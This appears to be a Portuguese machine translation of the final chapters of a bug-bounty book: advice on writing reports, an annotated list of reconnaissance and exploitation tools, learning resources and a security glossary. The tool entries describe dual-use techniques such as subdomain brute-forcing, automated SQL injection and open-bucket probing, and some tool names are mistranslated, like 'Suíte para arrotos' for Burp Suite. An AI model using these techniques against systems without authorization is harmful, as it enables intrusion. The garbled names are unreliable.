Esperamos que este capítulo o tenha ajudado e que você esteja mais bem preparado para escrever um relatório excelente. Antes de clicar em enviar, pare um momento e realmente pense sobre o relatório - se ele fosse divulgado e lido publicamente, você se sentiria orgulhoso?

Tudo o que você enviar deve estar preparado para se apoiar e justificar para a empresa, para outros hackers e para você mesmo. Não digo isso para assustá-lo, mas como um conselho que eu gostaria de ter recebido no início. Quando comecei, definitivamente enviei relatórios questionáveis porque queria apenas fazer parte do conselho e ser útil. No entanto, as empresas são bombardeadas. É mais útil encontrar um bug de segurança totalmente reproduzível e relatá-lo claramente.

Você pode estar se perguntando quem realmente se importa - deixe que as empresas tomem essa decisão e quem se importa com a opinião de outros hackers. É justo. Mas, pelo menos no HackerOne, seus relatórios são importantes - suas estatísticas são rastreadas e cada vez que você tem um relatório válido, ele é registrado em seu Signal, uma estatística que varia de -10 a 7 e que calcula a média do valor de seus relatórios:

- Enviar spam, você recebe -10
- Envie um não aplicável e você receberá -5
- Envie um informativo, você recebe 0
- Ao enviar um relatório que foi resolvido, você recebe 7

Mais uma vez, quem se importa? Bem, o Signal agora é usado para determinar quem é convidado para os programas privados e quem pode enviar relatórios para os programas públicos. Os programas privados normalmente são carne fresca para os hackers - são sites que estão começando a participar do programa de recompensa por bugs e estão abrindo seu site para um número limitado de hackers. Isso significa vulnerabilidades em potencial com menos concorrência.

Quanto à denúncia a outras empresas, use minha experiência como uma história de advertência.

Fui convidado para um programa privado e, em um único dia, encontrei oito vulnerabilidades. No entanto, naquela noite, enviei um relatório para outro programa e recebi um N/A. Isso elevou meu sinal para 0,96. No dia seguinte, fui fazer um relatório para a empresa privada novamente e recebi uma notificação - meu sinal estava muito baixo e eu teria que esperar 30 dias para fazer um relatório para eles e para qualquer outra empresa que tivesse um requisito de sinal de 1,0.

Isso foi péssimo! Embora ninguém mais tenha encontrado as vulnerabilidades que eu encontrei durante esse período, eles poderiam ter encontrado, o que teria me custado dinheiro. Todos os dias eu verificava se poderia fazer uma nova denúncia. Desde então, prometi melhorar meu sinal e você também deveria!

Boa sorte na busca!

21. Ferramentas

Abaixo está uma lista de ferramentas úteis para a busca de vulnerabilidades, sem nenhuma ordem específica. Embora algumas automatizem o processo de busca de vulnerabilidades, elas não devem substituir o trabalho manual, a observação aguçada e o pensamento intuitivo.

Michiel Prins, cofundador da Hackerone, merece um enorme agradecimento por ajudar a contribuir com a lista e fornecer conselhos sobre como usar as ferramentas de forma eficaz.

Suíte para arrotos

https://portswigger.net/burp

O Burp Suite é uma plataforma integrada para testes de segurança e praticamente indispensável quando se está começando. Ele tem uma variedade de ferramentas que são úteis, incluindo:

- Um proxy de interceptação que permite inspecionar e modificar o tráfego para um site
- Um Spider com reconhecimento de aplicativo para rastrear conteúdo e funcionalidade (passiva ou ativamente)
- Um scanner da Web para automatizar a detecção de vulnerabilidades
- Um repetidor para manipular e reenviar solicitações individuais
- Uma ferramenta sequenciadora para testar a aleatoriedade dos tokens
- Uma ferramenta de comparação para comparar solicitações e respostas

Bucky Roberts, da New Boston, tem uma série de tutoriais sobre o Burp Suite disponível em https://vimeo.com/album/3510171 que fornece uma introdução ao Burp Suite.

Knockpy

https://github.com/guelfoweb/knock

Knockpy é uma ferramenta python projetada para iterar sobre uma enorme lista de palavras para identificar subdomínios de uma empresa. A identificação de subdomínios ajuda a aumentar a superfície testável de uma empresa e a aumentar as chances de encontrar uma vulnerabilidade bem-sucedida.

Esse é um repositório do GitHub, o que significa que você precisará fazer o download do repositório (a página do GitHub tem instruções sobre como fazer isso) e precisa ter o Python instalado (eles testaram com a versão
2.7.6 e recomendamos que você use o DNS do Google (8.8.8.8 | 8.8.4.4).

HostileSubBruteforcer

https://github.com/nahamsec/HostileSubBruteforcer

Este aplicativo, escrito por @nahamsec (Ben Sadeghipour - ótimo cara!), fará força bruta para subdomínios existentes e fornecerá o endereço IP, o host e se ele foi configurado corretamente, verificando AWS, Github, Heroku, Shopify, Tumblr e Squarespace. Isso é ótimo para encontrar invasões de subdomínios.

mapa de sql

http://sqlmap.org

O sqlmap é uma ferramenta de penetração de código aberto que automatiza o processo de detecção e exploração de vulnerabilidades de injeção de SQL. O site tem uma lista enorme de recursos, incluindo suporte para:

- Uma ampla variedade de tipos de banco de dados (por exemplo, MySQL, Oracle, PostgreSQL, MS SQL Server, etc.)
- Seis técnicas de injeção de SQL (por exemplo, cega baseada em booleano, cega baseada em tempo, b a s e a d a em erro, baseada em consulta UNION, etc.)
- Enumerar usuários, hashes de senha, privilégios, funções, bancos de dados, tabelas e colunas
- E muito mais

De acordo com Michiel Prins, o sqlmap é útil para automatizar a exploração de vulnerabilidades de injeção de SQL para provar que algo é vulnerável, poupando muito trabalho manual.

Semelhante ao Knockpy, o sqlmap depende do Python e pode ser executado em sistemas baseados em Windows ou Unix.

Nmap

https://nmap.org

O Nmap é um utilitário gratuito e de código aberto para descoberta de redes e auditoria de segurança. De acordo com seu site, o Nmap usa pacotes IP brutos de maneiras inovadoras para determinar - Quais hosts estão disponíveis em uma rede - Quais serviços (nome e versão do aplicativo) esses hosts estão oferecendo - Quais sistemas operacionais (e versões) eles estão executando - Quais tipos de filtros de pacotes/firewalls estão em uso - E muito mais

O site do Nmap tem uma lista completa de instruções de instalação para Windows, Mac e Linux.

Testemunha ocular

https://github.com/ChrisTruncer/EyeWitness

O EyeWitness foi projetado para fazer capturas de tela de sites, fornecer algumas informações sobre o cabeçalho do servidor e identificar credenciais padrão, se possível. É uma ótima ferramenta para detectar quais serviços estão sendo executados em portas HTTP e HTTPS comuns e pode ser usada com outras ferramentas, como o Nmap, para enumerar rapidamente os alvos de hacking.

Shodan

https://www.shodan.io

Shodan é o mecanismo de busca da Internet das "coisas". De acordo com o site, você pode "usar o Shodan para descobrir quais dos seus dispositivos estão conectados à Internet, onde eles estão localizados e quem os está usando". Isso é particularmente útil quando se está explorando um alvo em potencial e tentando aprender o máximo possível sobre a infraestrutura do alvo.

Junto com isso, há um prático plug-in do Firefox para o Shodan que permite acessar rapidamente as informações de um determinado domínio. Às vezes, isso revela portas disponíveis que você pode passar para o Nmap.

O que a CMS

http://www.whatcms.org

O What CMS é um aplicativo simples que permite que você insira o URL de um site e ele retornará o provável Sistema de Gerenciamento de Conteúdo que o site está usando. Isso é útil por alguns motivos:

- Saber qual CMS um site está usando lhe dá uma visão de como o código do site está estruturado
- Se o CMS for de código aberto, você poderá procurar vulnerabilidades no código e testá-las no site
- Se você puder determinar o código da versão do CMS, é possível que o site esteja desatualizado e vulnerável às vulnerabilidades de segurança divulgadas

Nikto

https://cirt.net/nikto2

O Nikto é um scanner de servidor da Web de código aberto que testa os servidores em relação a vários itens, incluindo:

- Arquivos/programas potencialmente perigosos
- Versões desatualizadas dos servidores
- Problemas específicos da versão
- Verificação de itens de configuração do servidor

De acordo com Michiel, o Nikto é útil para localizar arquivos ou diretórios que não deveriam estar disponíveis (por exemplo, um arquivo de backup SQL antigo ou o interior de um repositório git)

Reconhecimento

bitbucket.org/LaNMaSteR53/recon-ng

De acordo com sua página, o Recon-ng é uma estrutura de reconhecimento da Web com todos os recursos, escrita em Python. Ele oferece um ambiente avançado no qual o reconhecimento de código aberto baseado na Web pode ser realizado de forma rápida e completa.

Infelizmente, ou felizmente, dependendo de como você quiser olhar para ele, o Recon-ng oferece tantas funcionalidades que não consigo descrevê-las adequadamente aqui. Ele pode ser usado para descoberta de subdomínios, descoberta de arquivos confidenciais, enumeração de nomes de usuários, raspagem de sites de mídia social etc.

idb

http://www.idbtool.com

O idb é uma ferramenta que ajuda a simplificar algumas tarefas comuns para avaliações e pesquisas de segurança de aplicativos iOS. Ela está hospedada no GitHub.

Wireshark

https://www.wireshark.com

O Wireshark é um analisador de protocolo de rede que permite ver o que está acontecendo na sua rede em detalhes. Isso é mais útil quando um site não está apenas se comunicando por HTTP/HTTPS. Se estiver começando, pode ser mais vantajoso usar o Burp Suite se o site estiver apenas se comunicando por HTTP/HTTPS.

Localizador de caçambas

https://digi.ninja/files/bucket_finder_1.1.tar.bz2

Uma ferramenta interessante que pesquisará buckets legíveis e listará todos os arquivos neles contidos. Ela também pode ser usada para localizar rapidamente os compartimentos que existem, mas que negam acesso à listagem de arquivos - nesses compartimentos, você pode testar a gravação usando a CLI do AWS e descrita no Exemplo 6 do capítulo Autenticação - Como hackeei os compartimentos S3 do HackerOne.

Google Dorks

https://www.exploit-db.com/google-hacking-database

O Google Dorking refere-se ao uso de sintaxes avançadas fornecidas pelo Google para encontrar informações que não estão prontamente disponíveis. Isso pode incluir a localização de arquivos vulneráveis, oportunidades de carregamento de recursos externos, etc.

IPV4info.com

http://ipv4info.com

Este é um ótimo site que acabei de conhecer graças a Philippe Harewood (de novo!). Usando esse site, você pode encontrar domínios hospedados em um determinado servidor. Assim, por exemplo, digitando yahoo.com, você obterá o intervalo de IPs do Yahoo e todos os domínios hospedados nos mesmos servidores.

GUI DO JD

https://github.com/java-decompiler/jd-gui

O JD-GUI é uma ferramenta que pode ajudar na exploração de aplicativos Android. Trata-se de um utilitário gráfico autônomo que exibe fontes Java de arquivos CLASS. Embora eu não tenha muita experiência com essa ferramenta (ainda), ela parece promissora e útil.

Estrutura de segurança móvel

https://github.com/ajinabraham/Mobile-Security-Framework-MobSF

Essa é outra ferramenta útil para hacking móvel. É uma estrutura de teste de penetração automatizada de aplicativos móveis de código aberto (Android/iOS), inteligente e completa, capaz de realizar análises estáticas e dinâmicas e testes de API da Web.

Plug-ins do Firefox

Esta lista se deve em grande parte à publicação do Infosecinstitute disponível aqui: Instituto Infosec[1]

FoxyProxy

O FoxyProxy é um complemento avançado de gerenciamento de proxy para o navegador Firefox. Ele aprimora os recursos de proxy incorporados do Firefox.

Alternador de agente de usuário

Adiciona um botão de menu e barra de ferramentas no navegador. Sempre que quiser trocar o agente do usuário, use o botão do navegador. O complemento User Agent ajuda a falsificar o navegador ao realizar alguns ataques.

Firebug

O Firebug é um complemento interessante que integra uma ferramenta de desenvolvimento da Web ao navegador. Com essa ferramenta, você pode editar e depurar HTML, CSS e JavaScript ao vivo em qualquer página da Web para ver o efeito das alterações. Ele ajuda a analisar arquivos JS para encontrar vulnerabilidades XSS.

Hackbar

O Hackbar é uma ferramenta de penetração simples para o Firefox. Ele ajuda a testar falhas simples de injeção de SQL e XSS. Você não pode executar explorações padrão, mas pode usá-lo facilmente para testar se a vulnerabilidade existe ou não. Você também pode enviar manualmente os dados do formulário com solicitações GET ou POST.

Websecurify

O WebSecurify pode detectar as vulnerabilidades mais comuns em aplicativos da Web. Essa ferramenta pode detectar facilmente XSS, injeção de SQL e outras vulnerabilidades de aplicativos da Web.

Cookie Manager+

Permite que você visualize, edite e crie novos cookies. Também mostra informações adicionais sobre cookies, edita vários cookies de uma vez, faz backup e restaura cookies, etc.

[1] resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons

XSS Me

O XSS-Me é usado para localizar vulnerabilidades de XSS refletidas em um navegador. Ele verifica todas as formas da página e, em seguida, executa um ataque às páginas selecionadas com cargas úteis de XSS predefinidas. Após a conclusão da varredura, ele lista todas as páginas que renderizam uma carga útil na página e que podem estar vulneráveis a XSS. Com esses resultados, você deve confirmar manualmente as vulnerabilidades encontradas.

Pesquisa na base de dados de explorações da Offsec

Isso permite que você pesquise vulnerabilidades e explorações listadas no exploit-db.com. Esse site está sempre atualizado com as últimas explorações e detalhes de vulnerabilidades.

Wappalyzer

https://addons.mozilla.org/en-us/firefox/addon/wappalyzer/

Essa ferramenta o ajudará a identificar as tecnologias usadas em um site, incluindo itens como CloudFlare, estruturas, bibliotecas Javascript etc.

22. Recursos

Treinamento on-line

Explorações e defesas de aplicativos da Web

Um laboratório de código com um aplicativo da Web vulnerável real e tutoriais para você trabalhar para descobrir vulnerabilidades comuns, incluindo XSS, escalonamento de privilégios, CSRF, path traversal e muito mais. Encontre-o em https://google-gruyere.appspot.com

O banco de dados de explorações

Embora não seja exatamente um treinamento on-line, esse site inclui explorações de vulnerabilidades descobertas, geralmente vinculando-as a CVEs sempre que possível. Embora o uso do código real fornecido deva ser feito com extrema cautela, pois pode ser destrutivo, ele é útil para encontrar vulnerabilidades se um alvo estiver usando um software externo e a leitura do código é útil para entender que tipo de entrada pode ser fornecida para explorar um site.

Udacity

Cursos gratuitos de aprendizado on-line em uma variedade de assuntos, incluindo desenvolvimento e programação da Web. Eu recomendaria dar uma olhada:

Introdução ao HTML e CSS[1] Noções básicas de Javascript[2]

Plataformas de recompensa por bugs

Hackerone.com

Criado por líderes de segurança do Facebook, Microsoft e Google, o HackerOne é a primeira plataforma de coordenação de vulnerabilidades e recompensa por bugs.

[1] https://www.udacity.com/course/intro-to-html-and-css--ud304
https://www.udacity.com/course/javascript-basics--ud804[2]

Bugcrowd.com

Do outback ao vale, a Bugcrowd foi fundada em 2012 para equilibrar as chances contra os bandidos.

Synack.com

Sinceramente, acho que essa é uma plataforma de recompensa por bugs, mas não faço ideia. Aqui está a citação deles (tive que incluí-la na íntegra para obter o efeito completo):

O Synack preenche a lacuna entre a segurança percebida e a segurança real, aproveitando a inteligência de exploração acionada por hackers. O Synack integra perfeitamente o poder da engenhosidade humana com a escalabilidade de uma plataforma avançada de inteligência de vulnerabilidades para fornecer proativamente à empresa uma perspectiva adversária sem paralelo.

Cobalto.io

De acordo com o site, todos os pesquisadores podem se inscrever no Cobalt, mas, para participar da maioria dos programas de segurança, os pesquisadores precisam ser convidados para o programa de segurança e/ou passar por um rigoroso processo de verificação

Tutoriais em vídeo

youtube.com/yaworsk1

Eu seria negligente se não incluísse meu canal no YouTube, onde comecei a gravar tutoriais sobre como encontrar vulnerabilidades para ajudar a complementar este livro.

Seccasts.com

Segundo o site, o SecCasts é uma plataforma de treinamento em vídeo sobre segurança que oferece tutoriais que vão desde técnicas básicas de hacking na Web até tópicos aprofundados de segurança em uma linguagem ou estrutura específica.

Leitura adicional

OWASP.com

O Open Web Application Security Project é uma grande fonte de informações sobre vulnerabilidades. Eles têm uma conveniente seção Security101, folhas de consulta, guia de testes e descrições detalhadas sobre a maioria dos tipos de vulnerabilidade.

Hackerone.com/hacktivity

Uma lista de todas as vulnerabilidades relatadas em seu programa de recompensas. Embora apenas alguns relatórios sejam públicos, você pode usar meu script no GitHub para obter todas as divulgações públicas (https://github.com/yaworsk/hackerone_scrapper).

Twitter #infsec

Embora haja muito ruído, há muitos tweets interessantes relacionados à segurança/vulnerabilidade com a hashtag #infosec, geralmente com links para artigos detalhados.

Twitter @disclosedh1

O observador não oficial de divulgações públicas do HackerOne, que faz tweets de bugs divulgados recentemente.

Manual de hackers de aplicativos da Web

O título deve dizer tudo. Escrito pelos criadores do Burp Suite, essa é realmente uma leitura obrigatória.

Metodologia dos caçadores de insetos

Este é um repositório do GitHub criado por Jason Haddix e fornece uma visão incrível de como os hackers bem-sucedidos abordam um alvo. Ele foi escrito em MarkDown e
também foi apresentado na DefCon. Você pode encontrá-lo em https://github.com/jhaddix/tbhm.

Blogs recomendados

philippeharewood.com

Blog de um incrível hacker do Facebook que compartilha uma quantidade incrível de informações sobre como encontrar falhas lógicas no Facebook. Tive a sorte de entrevistar Philippe em abril de 2016 e não posso deixar de enfatizar o quanto ele é inteligente e seu blog é incrível
- Eu li todas as postagens.

Página de Philippe no Facebook - www.facebook.com/phwd-113702895386410

Outro recurso incrível de Philippe. Ele inclui uma lista de recompensas por bugs do Facebook.

fin1te.net

Blog do segundo classificado no Facebook Whitehat Program nos últimos dois anos (2015, 2014). Jack não parece postar muito, mas quando o faz, as divulgações são detalhadas e informativas!

NahamSec.com

Blog do hacker número 26 (em fevereiro de 2016) no HackerOne. Muitas vulnerabilidades interessantes são descritas aqui - observe que a maioria das postagens foi arquivada, mas ainda está disponível no site.

blog.it-securityguard.com

Blog pessoal de Patrik Fehrehbach. Patrik encontrou várias vulnerabilidades interessantes e de alto impacto, detalhadas neste livro e em seu blog. Ele também foi o segundo entrevistado do Hacking Pro Tips.

blog.innerht.ml

Outro blog incrível de um dos principais White Hat do HackerOne. É interessante notar que o feed de seu perfil no HackerOne é composto principalmente por Twitter e Yahoo

blog.orange.tw

Blog de um dos principais hackers da DefCon, com links para toneladas de recursos valiosos.

Blog do Portswigger

Blog dos desenvolvedores do Burp Suite. **ALTAMENTE RECOMENDADO**

Blog da Nvisium

Ótimo blog de uma empresa de segurança. Eles descobriram a vulnerabilidade do Rails RCE discutida e publicaram um blog sobre a descoberta de vulnerabilidades no Flask/Jinja2 quase duas semanas antes de o Uber RCE ser encontrado.

blog.zsec.uk

Blog do hacker nº 1 do PornHub em 7 de junho de 2016.

Blog do Bug Crowd

O Bug Crowd publica conteúdo excelente, incluindo entrevistas com hackers incríveis e outros materiais informativos. Jason Haddix também iniciou recentemente um podcast sobre hacking, que você pode encontrar no blog.

Blog do HackerOne

O HackerOne também publica conteúdo útil para hackers, como blogs recomendados, novas funcionalidades na plataforma (bom lugar para procurar novas vulnerabilidades!) e dicas para se tornar um hacker melhor.

23. Glossário

Hacker de chapéu preto

Um Black Hat Hacker é um hacker que "viola a segurança do computador por um motivo pequeno além da malícia ou para ganho pessoal" (Robert Moore, 2005, Cybercrime). Os Black Hats também são chamados de "crackers" no setor de segurança e programadores modernos. Esses hackers geralmente realizam ações maliciosas para destruir, modificar ou roubar dados. Isso é o oposto de um hacker White Hat.

Estouro de buffer

Um Buffer Overflow é uma situação em que um programa que está gravando dados em um buffer, ou área de memória, tem mais dados para gravar do que o espaço realmente alocado para essa memória. Como resultado, o programa acaba gravando em uma memória que não deveria estar.

Programa de recompensa por bugs

Um acordo oferecido por sites em que os hackers de chapéu branco podem receber reconhecimento ou compensação por relatar bugs, especialmente vulnerabilidades relacionadas à segurança. Os exemplos incluem HackerOne.com e Bugcrowd.com

Relatório de bug

A descrição de um pesquisador de uma possível vulnerabilidade de segurança em um determinado produto ou serviço.

Injeção de CRLF

A injeção de CRLF, ou Carriage Return Line Feed, é um tipo de vulnerabilidade que ocorre quando um usuário consegue inserir um CRLF em um aplicativo. Às vezes, isso também é chamado de divisão de resposta HTTP.

Falsificação de solicitação entre sites

Um ataque Cross Site Request Forgery (CSRF) ocorre quando um site, e-mail, mensagem instantânea, aplicativo etc. mal-intencionado faz com que o navegador da Web de um usuário execute alguma ação em outro site no qual esse usuário já está autenticado ou conectado.

Cross Site Scripting

Os scripts entre sites, ou XSS, envolvem um site que inclui código Javascript não intencional que, posteriormente, é repassado aos usuários que executam esse código por meio de seus navegadores.

Injeção de HTML

A injeção de HTML (Hypertext Markup Language), às vezes também chamada de desfiguração virtual, é na verdade um ataque a um site que se torna possível ao permitir que um usuário mal-intencionado injete HTML no site por não tratar adequadamente a entrada do usuário.

Poluição de parâmetros HTTP

A Poluição de Parâmetros HTTP, ou HPP, ocorre quando um site aceita a entrada de um usuário e a utiliza para fazer uma solicitação HTTP a outro sistema sem validar a entrada do usuário.

Divisão de respostas HTTP

Outro nome para a injeção de CRLF, em que um usuário mal-intencionado pode injetar cabeçalhos em uma resposta do servidor.

Corrupção de memória

A corrupção de memória é uma técnica usada para expor uma vulnerabilidade, fazendo com que o código execute algum tipo de comportamento incomum ou inesperado. O efeito é semelhante ao de um estouro de buffer, em que a memória é exposta quando não deveria.

Redirecionamento aberto

Um redirecionamento aberto ocorre quando um aplicativo recebe um parâmetro e redireciona um usuário para esse valor de parâmetro sem realizar nenhuma validação no valor.

Teste de penetração

Um ataque de software em um sistema de computador que procura pontos fracos de segurança, possivelmente obtendo acesso aos recursos e dados do computador. Esses ataques podem incluir testes legítimos ou endossados pela empresa ou testes ilegítimos para fins maliciosos.

Pesquisadores

Também conhecidos como White Hat Hackers. Qualquer pessoa que tenha investigado um p o s s í v e l problema de segurança em alguma forma de tecnologia, incluindo pesquisadores de segurança acadêmicos, engenheiros de software, administradores de sistemas e até mesmo tecnólogos casuais.

Equipe de resposta

Uma equipe de indivíduos responsáveis por resolver problemas de segurança descobertos em um produto ou serviço. Dependendo das circunstâncias, pode ser uma equipe de resposta formal de uma organização, um grupo de voluntários em um projeto de código aberto ou um painel independente de voluntários.

Divulgação responsável

Descrever uma vulnerabilidade e, ao mesmo tempo, permitir que uma equipe de resposta tenha um período de tempo adequado para resolver a vulnerabilidade antes de torná-la pública.

Vulnerabilidade

Um bug de software que permitiria que um invasor executasse uma ação em violação a uma política de segurança expressa. Um bug que permite acesso ou privilégio escalonado é uma vulnerabilidade. Falhas de projeto e falhas na adesão às práticas recomendadas de segurança podem se qualificar como vulnerabilidades.

Coordenação de vulnerabilidade

Um processo para que todas as partes envolvidas trabalhem juntas para solucionar uma vulnerabilidade. Por exemplo, uma pesquisa (hacker de chapéu branco) e uma empresa no HackerOne ou um pesquisador (hacker de chapéu branco) e uma comunidade de código aberto.

Divulgação de vulnerabilidades

Uma divulgação de vulnerabilidade é a liberação de informações sobre um problema de segurança do computador. Não há diretrizes universais sobre a divulgação de vulnerabilidades, mas os programas de recompensa por bugs geralmente têm diretrizes sobre como as divulgações devem ser tratadas.

Hacker de chapéu branco

Um White Hat Hacker é um hacker ético que trabalha para garantir a segurança de uma organização. Os White Hat's são ocasionalmente chamados de testadores de penetração. Esse é o oposto de um hacker Black Hat.